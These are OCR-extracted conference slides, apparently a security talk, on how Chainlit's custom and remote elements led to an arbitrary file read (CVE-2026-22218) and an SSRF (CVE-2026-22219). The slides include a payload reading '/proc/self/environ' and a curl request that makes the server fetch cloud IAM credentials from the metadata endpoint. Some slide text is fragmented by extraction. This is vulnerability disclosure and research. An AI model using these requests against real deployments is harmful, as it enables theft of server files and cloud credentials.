




```
→ ~/.files/720fa565-c7da-4237-b2c7-7cbf71f60a4e la
total 16K
-rw-r--r-- 1 ido ido 7.6K Jan 28 17:06 5bfece91-de00-4fb3-921c-c54fce339862.jpg
-rw-r--r-- 1 ido ido 7.6K Jan 28 17:06 6a9b92d6-30fd-44a1-a15a-70301e0bfbad.jpg
```


Naive Image Element Flow
Client
Server
Initialize Element With Path
Write Metadata
Database
Send
Read Contents
Server File System
Send Through Websocket
Render Element
Retrieve Contents
User Session Files
Write Contents

Custom Elements

- Custom elements are JSX snippets that are pulled from the server.
- Can be used for forms, interactive integrations, and much more. We will use an abstract “Counter” example.






Initialization on the Server

The element is initialized on the server with a name and “props” (initial state).

```python
@cl.on_message
async def main(message: cl.Message):
    msg = cl.Message(
        content="Hello There!",
        elements=[cl.CustomElement(name="Counter", props={"count": 1})],
    )
    await msg.send()
```

Clie

- After
  publi
- The i



from a

ounter.jsx


```
→ ~/.files/
{"count": 1}
```

4d96a79.json

UEHAT IL

State Management

- The client may change the element's state.




- The state will be stored in the database in order to persist the change for future visits to the thread.

```
postgres=# select id, props from "Element" where id = 'b9a8557c-b063-4d
29-9b86-759d8ce9008f';
                  id                  |    props
--------------------------------------+--------------
 b9a8557c-b063-4d29-9b86-759d8ce9008f | {"count": 2}
(1 row)
```

Upd

When th
sends ar
element



t/element

f4f00",…}
0eff0daca",

fa6b8cdd"

4e"

Request Handler

The request handler validates the element type, deserializes the payload and invokes **send.**

```python
@router.put("/project/element")
async def update_thread_element():
    ...

    if element_dict["type"] != "custom":
        return {"success": False}

    element = Element.from_dict(element_dict)

    ...

    await element.update()
    return {"success": True}
```

```python
class CustomElement(Element):
    async def update(self):
        await super().send(self.for_id)
```


Control Flow


The exact same function is called; **send's** control flow treats the update case inside of the same functions.

```
# Always persist element metadata to database
query = """
INSERT INTO "Element" (
    id, "threadId", "stepId", metadata, mime, name, "objectKey", url,
    "chainlitKey", display, size, language, page, props
) VALUES (
    $1, $2, $3, $4, $5, $6, $7, $8, $9, $10, $11, $12, $13, $14
)
ON CONFLICT (id) DO UPDATE SET
    props = EXCLUDED.props
"""
```

Re-Render

send sends the updated element with its new state via websocket, triggering a re-render of the updated element.





Naive Custom Element Flow
Client
Server
Initialize Custom Element
Send
Send Through Websocket
Change Element State
PUT /project/element
Send
Update Metadata
Database
Send Through Websocket
Re-Render Element

WHAT COULD POSSIBLY GO WRONG?
SNL

Arbitrary File Read (CVE-2026-22218)

BlueHat IL


Malicious Custom Element Flow
Client
Server
PUT /project/element
{"type": "custom", "path":
"/proc/self/environ"}
Write Metadata
Database
Send
Read Attacker
Controlled Path
Server
File
System
Send Through Websocket
Render
Element
Retrieve Path Content
User
Session
Files
Write Contents

Arbitrary File Read (CVE-2026-22218)

- **Read any file that the Chainlit process has permissions to from the server.**
- The vulnerability takes advantage of the custom element update flow, but can be exploited even if it is unused.
- Attacker must be authenticated (if authentication is set, not always).

```
→ ~ curl -X PU
  -H 'Content-Ty
  -b $COOKIE \
  -d "{
        \"elemen
          \"type
          \"path
        },
        \"sessionId\": \"$SESSION_ID\
      }"
```

Exploitation Use Case

- Chainlit may be configured to cache prompt responses using Langchain.
- The cache is cross-tenant.
- If enabled, will always be in “./.chainlit/.langchain.db” relative to the app folder.

```
# Enable third parties caching (e.g., LangChain cache)
cache = true
```


ZAFRAN

SSRF
(CVE-2026-22219)

Remote Elements


- Elements can also be initialized from a remote URL with the URL property.

```python
@cl.on_chat_start
async def start():
    image = cl.Image(url="http://localhost:1888/cat.jpeg")

    await cl.Message(
        content="This message has an image!",
        elements=[image],
    ).send()
```

- Given a flow where the server accesses the URL on its own, we can use the same primitive for SSRF!

Remote Elements

- When a remote element is sent, the client will usually access the URL on its own.



- A specific flow where the server accesses the URL exists in the **SQLAlchemy Data Layer.**

Data Layers

- Data Layer is an interface used to persist data.
- Ready-made data layers (SQLAlchemy, PostgreSQL, etc.) also have database schemas.

```sql
CREATE TABLE users (
    "id" UUID PRIMARY KEY,
    "identifier" TEXT NOT NULL UNIQUE,
    "metadata" JSONB NOT NULL,
    "createdAt" TEXT
);
```

```python
@cl.data_layer
def get_data_layer():
    return CustomDataLayer(...)
```

```python
class BaseDataLayer(ABC):

    @abstractmethod
    async def get_user(self, identifier: str) -> Optional["PersistedUser"]: ...

    @abstractmethod
    async def create_user(self, user: "User") -> Optional["PersistedUser"]: ...
```

Storage Provider

- Storage providers are interfaces implemented with Azure blobs, S3, etc.
- They can be used for persistent storage by the data layer.

```python
class BaseStorageClient(ABC):
    """Base class for non-text data persistence like Azure Data Lake, S3, Google Storage, etc."""

    @abstractmethod
    async def upload_file(…

    @abstractmethod
    async def delete_file(self, object_key: str) -> bool:…

    @abstractmethod
    async def get_read_url(self, object_key: str) -> str:…

    @abstractmethod
    async def close(self) -> None:…
```

SQLAlchemy Data Layer Handling

When a remote element is created, the SQLAlchemy data layer accesses the URL and stores the response, in order to preserve the current contents.

```python
class SQLAlchemyDataLayer(BaseDataLayer):
    async def create_element(self, element: "Element"):
        ...

        if not self.storage_provider:
            return

        ...

        if element.path:
            ...
        elif element.url:
            async with aiohttp.ClientSession() as session:
                async with session.get(element.url) as response:
                    if response.status == 200:
                        content = await response.read()
```


SQLAlchemy Data Layer Handling

It then uploads the response to the storage provider, and changes the element URL to the publicly accessible stored file.

```
uploaded_file = await self.storage_provider.upload_file(
    object_key=file_object_key, data=content, mime=element.mime, overwrite=True
)

...

element_dict: ElementDict = element.to_dict()

element_dict["url"] = uploaded_file.get("url")
```

The SSRF Variant (CVE-2026-22219)

- What if we do the exact same thing, but send an element with a URL instead?
- The server will:
  - Access the URL for us
  - Store the response in the S3 bucket
  - Send us a URL to read the response!



The SSRF Variant (CVE-2026-22219)

- Trigger a GET request from the server to any URL and access the response.
- No impact on headers, etc.
- Attacker must be authenticated (if authentication is set, not always).
- In a cloud environment, can sometimes be used to get role authentication tokens.

```
~ curl -X PUT 'http://3.142.99.66:8008/project/element' \
-H 'Content-Type: application/json' \
-b $COOKIE \
-d "{
      \"element\": {
        \"type\": \"custom\",
        \"url\": \"http://169.254.169.254/latest/meta-data/iam/security-credentials/chainlit-demo-role\",
        \"forId\": \"$(uuidgen)\",
        \"threadId\": \"$THREAD_ID\"
      },
    \"sessionId\": \"$SESSION_ID\"
    }"
```

Exploitation

Connecting Arbitrary File Read and SSRF



ZAFRAN

Exploitation

Cross Client RCE via Malicous WebP Image

